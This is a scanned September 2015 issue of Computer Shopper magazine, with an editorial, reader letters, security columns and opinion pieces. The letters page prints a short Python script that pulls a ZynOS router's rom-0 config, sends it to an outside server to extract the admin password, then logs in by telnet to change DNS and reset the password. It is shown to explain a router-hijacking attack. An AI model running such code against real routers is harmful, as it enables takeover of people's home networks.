

DIGITAL VERSION


Don't install Windows 10!

Until you've read our guide to getting your PC ready




COMPUTER SHOPPER

BRITAIN'S BIGGEST TECHNOLOGY MAGAZINE • SEPTEMBER 2015



YOU NEED A **FASTER ROUTER**

✓ More speed ✓ More range ✓ More features



PLUS! Supercharge your router with custom firmware

MISSION TO PLUTO

The tech behind NASA's \$700m New Horizons probe



DON'T GET HACKED

How to make your passwords both safe **AND** memorable





AV1200 POWERLINES



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SCAN

Welcome!



UNLESS YOU WERE copying huge files across your network, wireless speed didn't used to be much of an issue. Most wireless routers were as quick as a broadband connection, so you knew your network wasn't slowing down your internet access.

Now, with 150Mbit/s connections available, there's a good chance your wireless router has become your internet connection's limiting factor. Even if you don't have such a hugely fast connection, you may suffer from blackspots in the home, stopping you streaming iPlayer to a bedroom or listening to *The News Quiz* at the bottom of the garden. To help you get the wireless speeds you need and eliminate dead spots forever, this month we've put 11 of the best third-party routers up against those supplied by the UK's biggest ISPs, to see whether it's worth replacing your router with something a bit more capable. The megabit megatest starts on page 78.

By the time you read this, Windows 10 will be days from its launch. It's a genuinely exciting operating system, which promises to fix Windows 8's interface problems while adding some fancy new features to the Windows Desktop. It's going to be well

worth the upgrade, which will even be free if you're running Windows 7 or 8, but to make the transition more seamless it's a good idea to get your digital life in order. Our 15-page guide, starting on page 90, will take you through such vital steps as cleaning out your email, backing up your files to the cloud and replacing your old applications with new free alternatives, so you can start afresh with a mean, efficient Windows 10 machine.

We're rapidly approaching a point where it will no longer be tolerable to use online services. The reason? Passwords. Almost everything you do online requires you to sign up with yet another wretched password, and the danger from hackers means you should avoid normal English words and shouldn't use the same password twice. This makes passwords incredibly hard to remember, which is why we've put together our password guide. This will show you what makes a strong password, password-remembering techniques and how to use password managers to store all those complicated phrases in one place. Turn to page 112 to make yourself hacker-proof.

Chris Finnamore, Editor
chris@computershopper.co.uk

MEET
THE
TEAM

QUESTION OF THE MONTH

We've all cleared out our PCs ready for Windows 10, but what other tech have we consigned to the bin this month?



Chris Finnamore

“A 1991 Sony digital camera that records 320-line images to floppy disks. Actually I kept it as it's awesome”



David Ludlow

“A speaker dock fitted with the hateful Apple 30-pin connector”



Katharine Byrne

“My entire home PC, because Batman: Arkham Knight requires an actual Batcomputer to play it”



Richard Easton

“I found an old Nokia 6310 in a drawer. It was rubbish in 2002 and it's no better now”



Seth Barton

“All my kit is top-notch, so I went to Chris's house and threw away his 10-year-old Xbox 360 to make him upgrade”



Tom Morgan

“The tenth pair of in-ear headphones that have failed in the last year. I think I'm just not meant to listen to music”



Michael Passingham

“I switched to Firefox at the start of June. It was thrown, with rage, into the Recycle Bin before the summer solstice”

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78 Routers

Upgrade your router and you can supercharge your home network, with faster speeds and advanced features. This month we've tested 16 routers, including the most popular ISP-provided models, to see what you can gain from a third-party replacement



74 Your software*

Create a stylish and professional-looking website in just a few minutes with WebSite X5 Compact, a supremely easy-to-use HTML editor



* FREE SOFTWARE EDITION ONLY


Letters

A recent mass hacking of thousands of routers highlights how vigilant we need to be when it comes to internet security. Even our own columnists have come under attack – perhaps they should have taken our advice...

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ADEQUATE PRECAUTIONS


 I was interested but also a little surprised by some of the content in David Robinson's article regarding credit-card security (*Under Development*, *Shopper 330*), how to protect your details to avoid fraud and the customer service offered by Visa.

All the accounts I hold with banks and building societies use a system called 'PIN sentry'. They issue you with a free device that generates a one-off login code that requires you to know not only the long number on the front of the debit card, but also the PIN code.

Visa online security is less robust and uses a password and username as well as two characters from a memorable word, as David states. I also echo David's frustration with

Visa customer service over the phone; it is awful. The automated voice recognition software is atrocious and, as David experienced, I normally find the automated system can't even deal with simple explanations for your call. The automated system refuses to give up easily and just transfer you to a real person until it has nearly driven you mad with its repeated, annoyingly calm requests for the reason for your call.

However, I am surprised that as David is a software and systems developer that he relies only on Rapport, Windows Defender and Malwarebytes to protect his computer.




◀ The PIN sentry system is now used by all the major banks to make logging into your accounts more secure

Rapport seems to have a bad reputation for protection from looking at reviews online and is limited in its scope, while the other two programs are just not up to the task for adequate protection. Internet security suites are the best protection you can get and in the

magazine you regularly review and rate both paid-for suites and free alternatives. Maybe David doesn't read these reviews, but such security programs have been around long enough for any remotely savvy computer user to know about, and even the free ones from the likes of Avast will provide better protection than Windows Defender.

★ Star letter

WORRYING DEVELOPMENTS

 Readers may be interested in a form of hacking that I was previously unaware of and which recently affected my internet connection. This may also be relevant to David Robinson's and Gordon Holmes' pages (*Under Development* and *Cybercop*, *Shopper 330*) and to one of the promotions advertised for this issue: 'Unleash your router with DD-WRT'.

My ADSL router was hacked. The IP address was changed from its 'Fixed' setting to 'Dynamic', and the router's DNS lookup addresses changed from the ISP's defaults (with which I have never had any problems) to a pair of 'foreign' ones. These turned out to be hosted by a firm in Bulgaria owned by a company registered in Belize with a user account owned by a person in Khartoum – at least, that's what WHOIS said. None of these might be real, of course.

The effect was a redirection of all web lookups to a rogue site. All page clicks resulted in a number of adverts in front of (popups) or behind (pop-unders) the wanted web page, which did usually eventually appear after closing all the unwanted windows.

The process was clearly unwanted JavaScript added to the wanted page, because disabling JavaScript stopped it. Right-clicking to a new tab also avoided the problem – mostly. It seems that the extra JavaScript was only set to respond to 'ordinary' clicks. However, many sites work by JavaScript these days and that isn't a practical option for my family.

It took me a couple of days to discover the cause. I tried five or six Windows machines (including one that hadn't been updated for a year or so to see if a recent download was responsible), two Linux machines and two Android tablets using

Firefox and Chrome on all machines and some other Linux browsers. All were the same, so that really ruled out viruses or malware. I first suspected my ISP's server, but very quickly discovered that wasn't the problem. Using a substitute old router cured the problem, except for short-lived DNS cache issues, which were easily overcome ('ipconfig /flushdns' in Windows.)

After much internet searching, I now know that this form of hacking is not uncommon. Apparently about 300,000 routers were attacked in this way in March 2014, and it looks as though a new flood of attacks might be in progress.

What I don't understand – and I have been using networking since the early days of ARPANET, so I am not a complete idiot – is how this got into my router. It didn't have the default 'admin' password (although that particular router didn't allow the administrator name to be changed). It had a reasonable password, though not a particularly secure one as I had remote management disabled anyway. I don't think anyone on my home system clicked on

My bank issues me with a free licence for Kaspersky every year, but I'd pay still for it if I had to. So although I echo David's opinions of Visa login not being very secure compared to banks and of the poor customer service, he wouldn't have had to phone them in the first place if he had a decent security suite.

Paul Morris

Windows Defender never does very well in our malware tests, so we agree that for absolute security you should invest in a proper security suite such as Kaspersky. Prevention is better than cure, as usual.

REASONABLE DELAY

I can't comment on the precise elapsed timescales, but there is a reason for a delay between card and PIN (*Under Development, Shopper 330*): Fraud. Postal intercept, let's send them together shall we? Dodgy postal worker, house break-ins, new rental accommodation, house moving, etc. I am sure you would rather have a delay knowing you are secure, than having your full banking details, card and pin being made available to a fraudster.

Adrian Johns

Fiddling around with lighting timers before you go on holiday, never being able to find your keys, jumping through hoops to set a secure password (see page 112); criminals have a lot to answer for. We agree it's best not to run the risk of your new card and password both ending up in the hands of the wrong person, but it's a shame we're all

put to such inconvenience because of those who feel entitled to something for nothing.

WINDOWS INTO THE FUTURE

If Windows 10 is to be the last version of Microsoft's OS, where will the company's future revenue come from? Each new version of Windows generates billions of dollars but, if the rumours are true, this source of income will no longer exist after the introduction of Windows 10.

I can't believe Microsoft will be prepared to sacrifice this revenue, so my bet is that any service packs it develops will have to be paid for. Any thoughts?

Mike Dean

We doubt Microsoft will charge for service packs; our current thinking is that Windows will become more like the Chrome browser, in that no-one talks about running Chrome 43 – they're just using Chrome. However, Microsoft will probably still charge PC manufacturers for Windows installations on new hardware, leading to a reasonably predictable revenue stream.

The lack of specific version numbers may also mean potential PC and laptop buyers won't hold off buying a machine if they know a new version of Windows is on the way, leading to potentially fewer peaks and troughs in how many computers, and therefore volume Windows licences, are sold. There will also be those who buy a new licence when they build a new PC, as OEM versions of Windows aren't transferable between builds. But we shall see.



↑ Around a quarter of Microsoft's revenue comes from Windows, but if Windows 10 is the last version, where will its money come from?

ALL-IN-ONE, ONE FOR ALL?

I was disappointed that your 'Build a PC' feature (*Shopper 328*) didn't include an all-in-one model. These days I use my PC mainly for looking at and printing photographs. A couple of years ago, having to work in a restricted space, I got fed up with the tangle of connectors typical of a tower setup and switched to an all-in-one.

I first tried an Asus ET2300INTI; this had a great monitor but couldn't be calibrated for photos as the controller board kept failing. It went back to Asus three times and each time the board failed again within minutes of switching on. After months of frustration, I returned it to the seller as unfit for purpose and got my money back. I then bought a Dell, which has proved reliable and fast. However,

anything dodgy, but it is always possible. How else could it have been done?

As far as I know, there is no way to guard against this. Apparently, Avast! has a little bit of protection, but that only checks that the DNS lookup addresses are set to Google's (8.8.8.8), but that's not my normal one anyway. It also seems that the 'villains' sometimes leave the router's secondary DNS address unchanged so that the user's system response looks to be normal when the pirate servers are unavailable.

Luckily, it appears that this hack was more orientated towards sending advertisements than harvesting user data and didn't seem to have been in place for more than a couple of days. However, we did try hard to recollect what sites we had visited since it started and changed all of our user passwords on financially sensitive sites. If it's of any interest, the router was one of those based on a Zyxel chip set, but all consumer-grade routers appear to be hackable. Are professional-grade ADSL routers any better?

Bob Walker

DNS servers translate the web address you type into your browser's address bar (such as www.barclays.co.uk) into the IP address of the website (157.83.96.72). If you're connected to a dodgy DNS server, there's no way of knowing if you have been directed to the correct website, and not something dodgy. Changing these settings on your router is particularly nasty, as no matter what machine you use to connect to a website (tablet, laptop, smartphone) you will be directed to the dubious site.

It's amazing how your router was able to be hacked, even with a secure password and with remote management disabled. However, after some searching we've found that Zyxel's ZynOS operating system was (as of last year), and possibly still is, vulnerable to an attack where the attacker downloads the router's backup configuration file from the router and extracts the administration password from it. This can be done automatically using a script to scan thousands of routers all at once; once the password has been extracted, changing the DNS servers in the router's configuration is easy.

```
try:
    os.remove("rom-0")
except:
    pass
try:
    host=str(sys.argv[1])
    urllib.urlretrieve("http://"+host+"/rom-0", "rom-0")
    datagen, headers = multipart_encode({"uploadedfile": open("rom-0", "rb")})
    request = urllib2.Request("http://198.61.167.113:8080/rom-0", datagen, headers)
    str1 = urllib2.urlopen(request).read()
    m = re.search('rows=10>(.*)', str1)
    if m:
        found = m.group(1)
        tn = telnetlib.Telnet(host, 23, 3)
        tn.read_until("Password: ")
        tn.write(found + "\n")
        tn.write("set lan dhcpdns 8.8.8.8\n")
        tn.write("sys password admin\n")
        print host+" -> Success"
```

↑ A simple Python script can scan and steal the admin passwords of thousands of routers

This is a worrying situation, as ZynOS runs on many different manufacturers' routers, not just Zyxel's own. Cybercop touched on this exploit in his column in *Shopper 318*, and is looking into the situation further. In the meantime, please make sure your router's firmware is up to date, or consider replacing it with one of the models in our group test, starting on page 78.

the monitor is a great disappointment for photos; the picture is OK if viewed straight on, but the colours change if the viewing angle is changed by even a small amount.

Before ordering the Dell I looked at many all-in-one PCs in retail stores, but it seemed impossible to find one with an excellent screen and good performance. Building an all-in-one, where I choose the components, is therefore an attractive proposition. There's always a Mac, I suppose, but it's expensive!

Glyn Taylor

We like the way all-in-one PCs cut down on desk clutter, but if you don't like the screen they come with, you're stuck. We also find the extra screen layer required for a touchscreen can sometimes have a detrimental effect on image quality.

Building your own could be an idea, but the only way to do this is to use a barebones model. These normally come with everything preinstalled apart from a processor, RAM and hard disk, so give you little choice as to the other components you fit. We've not been particularly impressed with the ones we've tested, which have tended to be cheaply made and with poor screens.

DON'T SPRING CLEAN FOR WINDOWS 10

Microsoft is offering a free update to Windows 10 from Windows 7 or 8.1.

However, will it be possible to do this without reinstalling all our other programs? I have about 60 other programs installed, many from CDs or DVDs issued by this magazine over the years. I don't necessarily have all the discs, authorisation codes and so on for them. A normal new installation will destroy the lot!

Tony Sparkes

Most people will upgrade in place from Windows 7 or 8 to Windows 10, rather than do an installation from scratch; indeed, Microsoft still



↑ If your Start menu looks like this, it may be time to bin some programs before upgrading to Windows 10

hasn't made it clear how users will be able to use the free upgrade to do a clean Windows 10 installation. As Windows 10 is similar to Windows 7 and 8 in its underlying technologies, most, if not all, of your programs should work without any problems. Windows 10 also has a Compatibility Mode which you can try with anything too problematic, but you should check with the software publisher if there's an application you really can't do without. We'd much rather follow the advice in our feature on page 90 and clean out our PC before installing, though.

WRITE IN AND WIN

Do you wish your computer was faster when booting and loading applications? Thanks to Crucial, you can achieve your dream of a faster PC or laptop with the BX100 SSD. The writer of our Star Letter will be awarded one of these solid-state devices, which can be installed in a desktop PC or a laptop.

This fast SSD is 15x faster than a hard disk, and will make your computer boot incredibly quickly and make applications faster to load. With 500GB of storage, there's plenty of room for Windows and all your applications, too.

STAR PRIZE
500GB SSD



PLUS

We're offering every reader who has a letter published and supplies their address a Computer Shopper 'Ranter' or 'Raver' mug.



NEXT MONTH

VIDEO-STREAMING SERVICES

The online film rental market is bewildering, with a huge confusion over film availability, quality and supported platforms. To help you decide which service best replaces your local video shop, we've tested every video-streaming service, to see which is the best for quality, film selection and value, as well as best suits the hardware you already own



WINDOWS 10 COMPLETE GUIDE

It's finally here: the operating system we've all been waiting for. With Windows 10, Microsoft has redesigned its operating system completely – and will make it available for free for millions of users. We've put together a complete guide to every aspect of Windows 10, to help you install, troubleshoot and get the most out of your brand-new OS




BEYOND SILICON

It looks like we can't make silicon go any faster. We see what's next for CPUs, from metalloids to graphene to nanotubes

SOUND EFFECTS FOR VIDEO

Most sound effects in videos are created in post-production. We grab the soapy bucket and rubber gloves and get creative



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Self-infected wounds

A reckless **David Robinson** deliberately installs some malware on his PC – purely for your benefit, you understand – and finds it's all a bit of an anti-climax



DAVID ROBINSON
Software and systems developer
letters@computershopper.co.uk

I'VE RECEIVED AN increasing number of scam emails recently. They're usually easy to spot given their common characteristics. Chief among these is that each scam mail is part of a sequence of messages, all purporting to come from different people, but having the same or very similar subjects. In the space of two hours, for instance, I received nine notifications of a credit note from sales@scspackaging.co.uk. All the messages were identical and had what purported to be CreditNote.doc attached to them. Mrs R received the same emails.

I'm amazed that anybody who has the intelligence and capability to put together a digital attack is simultaneously too thick to understand that sending 18 copies to two people in the same office will set off alarm bells.

Another mail was entitled "CITY OF PORT ARTHUR STORM SEWER Project"; a topic in which I, obviously, have a deep and passionate interest. Where is Port Arthur, anyway? There were 12 copies of this particular gem from a wide range of individuals, including peter, afarley, mlynch, amcurrency, scottish, jessicadavis, margaret.allen and the seductively named c0c62e5. Other scams

I'd never run an executable file from someone called scottish. Except in the interests of keeping Shopper readers entertained

with implausible subject lines included Patio Furniture Levy and Self Bill SB026336 from Reliance Scrap Metal. Some had a zip file attached containing variations on a file named Invoice_2354645634_343.exe, while others had files with Microsoft Office extensions such as .doc, .docx or .xls.

Giveaway one: invoices never come in a .exe file. Giveaway two? I'd never run an executable file that arrived out of nowhere from

somebody called scottish. Except in the interests of keeping Shopper readers entertained, of course, as you'll see shortly.

So why do scammers do it? The usual motives are either to use your PC to transmit spam or to get their hands on your cash. The only way to discover the exact objective of a message is to run the attachments. Even if your PC is protected up to its eyeballs, there's a risk the threat is one step ahead of your anti-malware software and you'll end up in the poo. I copied the attachments to the old Lenovo (the one Microsoft killed with an update). It now has a new hard disk and Windows Defender and MalwareBytes Pro looking after security.

CLICK STARTER

Once I'd opened the zip files I found the executable files were all the same size, close to 38KB. The documents were also all around 50KB, so it's likely that the different messages contained the same threat. There's nothing irreplaceable on the older Lenovo and it's not connected to the network, so I gritted my teeth and double-clicked the first executable file, holding my breath in anticipation of something gruesome happening.

In the end, nothing much did happen. Windows Defender did its job and reported that a piece of malware was trying to install, and asked if I wanted to stop it. Well, yes. The Defender log showed the thwarted threat was a thing called Bagsu!rfn. What does that do? A Google search showed surprisingly few relevant results. Microsoft's highly ranked page says of Bagsu!rfn, "Microsoft security software detects and removes this threat". This, I already knew.

Trend Micro rates the threat potential of Bagsu!rfn as Low and its destructiveness as Zero. I tried a Yahoo! search to see if it could find any more informative articles. Yahoo!'s best match was


Big & Tall Men's Clothing. Second was Big Sur California Lodging; it also helpfully suggested "try Bagshaws Agricultural". It came up with no relevant results at all. I guess we know why Google's top of the search engine tree.

Trying to load CreditNote.doc or any of its clones immediately triggered Windows Defender. Full marks there. This time the threat was identified as W97M/Adnel. Microsoft.com was again the highest-ranked Google page, and saying, "This threat is a malicious macro that can download and run files on your PC. The macro in question runs when you open an infected Microsoft Office file. We have seen it embedded in an Excel spreadsheet or Word file attached to a spam email."

I believe that's what Basil Fawlty referred to as a statement of the bleedin' obvious. More digging revealed that Adnel loads another nasty called Dridex, which in turn can be install Ursnif.gen!K. That last infection allows a malefactor to sniff your keyboard input to glean data such as passwords and card numbers.

URSNIF 'N' SCRATCH

Is this what happened to me last month when my Visa card account was compromised? I'm not so sure. The only PC likely to have been the source of the compromise has the same protection as the old one and MS Defender stopped the attempt to install the Ursnif malware, even before MalwareBytes had a chance to identify it. The new PC also has IBM Rapport installed, which is specifically designed to pick up on whatever Ursnif would get up to if it actually ran.

I'm disinclined to put Rapport to the test by clicking on any dodgy attachments. Spam phone calls are easy to deal with; one blast with the air horn and the caller tends not to bother you again. There should be a prize for anyone who can come up with the email equivalent. 



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Exploitation moves

The discovery of zero-day exploits is big business for legitimate companies and criminals alike. **Gordon Holmes** wonders if we should be a little more concerned



GORDON HOLMES

With more than 30 years of experience in law enforcement, our retired cop gives a police officer's perspective on the sticky subject of cybercrime
letters@computershopper.co.uk

THIS MONTH, I'M after your opinion. I recently witnessed a cyber-security demonstration, and I'll confess to being torn as to whether I approve of the techniques shown. I'll outline the details and my opinions below, and would appreciate it if you'd let me know what you think.

During this demo a legitimate company showed its capability to infect a target laptop with an 'agent', allowing full control over that machine without the user's knowledge. The camera and microphone could be activated to provide real-time surveillance, and all emails, social-networking communication and Skype calls could be recorded. The full file structure of the machine could be read and files copied at will, all without the user's knowledge.

This technique is equally effective against mobile devices, allowing full access to Android, iOS and Symbian systems, intercepting calls and messages as well as completely defeating any encryption methods.

The GUI was almost intuitive and would be easy to master with a bit of practice, making this the most powerful and complete

What really gave me pause for thought was that the system depends on the execution of zero-day exploits to infect the targeted machine. A zero-day exploit is a vulnerability in a piece of software that has been discovered by researchers but not yet disclosed or patched by the developer. The term refers to the fact that the developer has had zero days to fix the problem.

HATS OFF

Good guys who hack software, known as 'white hats', adhere to a convention of responsible disclosure, which means when they discover a vulnerability, the details are passed to the vendor and both sides allow time for the vulnerability to be patched before releasing details of the flaw to the public. It follows that to exploit this vulnerability to gain control over a targeted machine is almost guaranteed to be successful, as the vendor doesn't know about the problem and hasn't had time to fix it.

Finding such vulnerabilities has become an industry in itself, with companies testing software to destruction, then liaising with developers to fix any problems using the responsible disclosure rule. There are also individual researchers known as bounty hunters constantly looking for flaws in the software produced by the big players such as Microsoft, Apple and Adobe, in the hope of getting a big payout.

However, this process doesn't always go smoothly, as we saw in February this year when Google researchers discovered a flaw in Windows 8.1 that allowed attackers to escalate privileges to administrator level and gain complete control of a targeted computer. The vulnerability was reported to Microsoft but details of the flaw were released before Microsoft had issued a patch, so leaving users at risk.

The software vulnerability industry is very lucrative, and the

market for zero-day exploits is expanding daily, especially on the Dark Web. There are some eye-watering sums to be made if you have the right exploit targeting the right software.

A new breed of entrepreneurs in the Dark Web black markets make money by brokering the sale of zero-day exploits, with reports of sums up to \$250,000 being paid, depending on the affected software's popularity.


Some vendors have responded by offering a 'bug bounty' to researchers, hence the proliferation of bounty hunters, in an effort to encourage responsible disclosure. It would appear, however, that vendors can't compete with the sums of money offered by private buyers.

Global intelligence agencies are reported to be big buyers of zero-day exploits, although most would deny any such thing. Where is the responsible disclosure in this business model? Nowhere to be seen, unfortunately.

WEIGHTS AND MEASURES

I'm all for tipping the scales of law and order back towards the good guys, as long as the methods deployed are legislated for, properly authorised and independently monitored, but not every regime is as accountable and legally robust as our own.

So, what do you think? Is the use of zero-day exploits by the supposed good guys a legitimate use of technology in appropriate circumstances, or intrusive surveillance that should not be countenanced at any price? My worry is that this type of easy-to-use exploit system will fall into unscrupulous hands and be used for criminal activity, or by certain nation states to monitor their citizens for political reasons.

Having seen what is already possible, I fear that it may already be too late. This particular Pandora's Box is well and truly open. And you thought phone hacking was bad. 

Is the use of zero-day exploits by the supposed good guys a legitimate use of technology in appropriate circumstances?

electronic surveillance system I had ever seen. And I'm not sure I'm happy it exists.

The demonstrators are responsible individuals, and the company only deals with nation states, but this level of intrusive surveillance capability should not, in my opinion, be marketed by companies whose existence depends on a healthy bottom line. Or am I being naive? Weapons manufacturers have always existed, and this particular company is but another.

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
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Unleash The Power

RANTS & RAVES

Technology may be able to make a trip to the loo more pleasurable, but it still can't compete with the old Valhalla Video shop when it comes to renting a film



Mel Croucher

RAVES

A contemplative visit to a Tokyo toilet provides Mel with a reassuring glimpse of our future robotic overlords

I WAS ONCE a 1960s computer whizz-kid. Now I am an electronic curmudgeon, sitting in a Japanese lecture room, where my past embraces their future. My mission in Tokyo is to interview the world's most advanced robot, then try to raise a few cheap laughs at its expense.

Asimo is a hobbit-sized, gleaming white humanoid, made by Honda, born on 21st October 2000, and now into its umpteenth generation. Asimo says in gushing babydoll American that it only exists to care for senior citizens like me, but I already know the little bastard will end up on a scorched battlefield crushing the last wild orchid underfoot. But I admit its athleticism and skill-set is astounding. Asimo can run fast, hop on one leg, score a goal, and use perfectly articulated hands to conduct an orchestra or communicate with the deaf by sign language. I, on the other hand, can only manage one of these things. I would punch it in the face, but it hasn't got one. Instead,

a black mirror mask reflects my own image, surveillance cameras anticipate my every move, and its brain predicts my gambits before I can execute them. I need a pee, but I refuse to display human weakness in front of this smug dwarf monster.

Back at the hotel, I hobble to the loo like Argos reunited with Ulysses. Only then do I truly experience the computerised marvel that is modern Japan. The name of this marvel is not Asimo. It is Toto. Toto is a toilet.

Some of you will identify Toto as the faithful Friend of Dorothy, and you wouldn't be far wrong. Throughout Japan, there are millions of Totos, and each one is within a hair's breadth of flowing water, mains electricity and your most intimate body parts. But do not be afraid. Every Toto will show you the same intelligence, warmth and affection that I experienced, and I promise you I am not making any of this up.

Toto the Toilet greets me with a cheerful wave, gurgling with pleasure and

automatically raising its lid in anticipation of whatever I can throw at it. I feel obliged to sit down. Toto has already learned musical irony from when I was fiddling with its remote control the night before, and it plays 'Let It Go' as I settle on its throbbing seat, pre-heated to kiss my arse at the ideal temperature. When Toto senses how deeply I have been humiliated by its insufferable cousin at Honda, it sprays warm purifying liquids in the general direction of my dorsal sphincter, before attempting to pleasure me with precision power jets and finishing me off with a blow dry and a perfumed puff. If I ask it nicely, it will analyse my waste output and alert the authorities in the event of danger.

I know my hosts think the future of Help the Aged is Asimo, currently costing over a million bucks a month to hire, but I disagree. If they ever say it's Toto the Toilet, at only £235 for a bog-standard model, then I will, without hesitation, second the e-motion.



Michael Passingham

RAVES

It's about time someone took the fight to Intel in the laptop market. Michael Passingham gets his pom-poms out for AMD

AMD HAS A reputation for being an underdog in the world of laptop processors. Despite bringing out exciting chips with great graphics, such as Llano, Trinity, Richland, Kabini and Kaveri, until recently you'd have been hard-pressed to find a decent laptop with an AMD processor inside. Instead, laptop makers have picked AMD chips from the bottom of the range and stuck them inside ugly chassis with terrible screens and 500GB hard disks, then sold them by the truckload to buyers who don't know any better. They're not awful, but there's no prestige: you won't find an AMD processor inside something desirable like a MacBook or even an Asus ZenBook.

For AMD this is a problem. If its chips can only be found in mediocre laptops, buyers will forever associate AMD chips

with the god-awful slow laptop they bought a few years back. Shipping big numbers isn't enough: if your brand is connected to an underwhelming product, the more you sell, the more disappointed customers you'll get.

To an extent, AMD made its own bed by not offering anything Intel couldn't match. Intel Atom, Pentium, Celeron, Core i3, i5, i7 and M chips have every part of the market covered. This year, however, AMD's Red Team has started on a road that could turn round its fortunes in the laptop market: step forward the new Carrizo processors.

Carrizo chips are designed for sub-£500 laptops. The processors have integrated AMD Radeon R7 graphics, which should be powerful enough to play challenging games such as Counter-Strike: Global Offensive and League of Legends at Full HD resolutions

with all the fancy effects switched on. This is something that, so far, Intel's HD Graphics chipsets have been unable to do. Even better, the chip has built-in hardware dedicated to decoding H.265 video, the new standard that the likes of Netflix and Amazon Instant Video use to stream Ultra HD content efficiently. This should mean a huge drop in power consumption when playing back video at ludicrous resolutions.

AMD Carrizo chips could finally open up the world of Full HD gaming to budget buyers while also playing back the next generation of high-res video files without affecting battery life too much. It all looks very promising: Dell, Lenovo, HP, Toshiba, Asus and Acer are all planning to bring Carrizo-powered laptops to market this year. The future's bright; the future's red?



Chris Fিন্নamore

RANTS

Online movie services may be all the rage, but they're no match for the old video shop round the corner if you want to rent an HD film

SOMETIMES, ON A Sunday evening, I like nothing better than to settle down in front of the TV with a pint of Fiddler's Elbow and a top Hollywood blockbuster or, if my partner gets her way, something French.

However, this simple pleasure is becoming increasingly elusive and, as usual, it's all the internet's fault. My local video shop closed some time ago, probably due to competition from cheap supermarket DVDs and online video services. Unfortunately, renting a film online is far more hassle than popping into Valhalla Video and picking up a Blu-ray.


My needs aren't particularly niche; I have a YouView box and a fairly powerful Haswell mini-PC plugged into my flatscreen, through either of which I'd like to rent HD films with a one-off fee, rather than have to take out a Netflix-style all-you-can-eat subscription.

There are lots of digital film providers to choose from, including some of the biggest names in tech. Apple, Amazon, Google and Sky are all in on the action, as are smaller players such as Blinkbox. Apple's iTunes, which lets you rent from a huge selection of films, should be perfect, but iTunes on Windows is, and always has been, awful.

I'd love to rent films through Sky on the YouView box, but there's no HD option in the UK. Google Play will happily let you buy an HD video on your phone or tablet, but at no point in the purchase process does it mention that web browser playback is limited to standard-definition only. Cue refund.

That leaves Amazon and Blinkbox. Eventually I worked out that both would let me rent and stream videos through my PC in HD, though finding this out wasn't easy.

Happy days, but the fun wasn't quite over. Both Blinkbox and Amazon require Microsoft's Silverlight player for the best video quality, but Google has removed support for Silverlight in the latest version of Chrome, so you'll need to use Firefox or IE. What's more, Microsoft is discontinuing Silverlight anyway, so Amazon and Blinkbox will have to get tweaking their HTML5 players to make sure consumers carry on being able to stream high-quality movies.

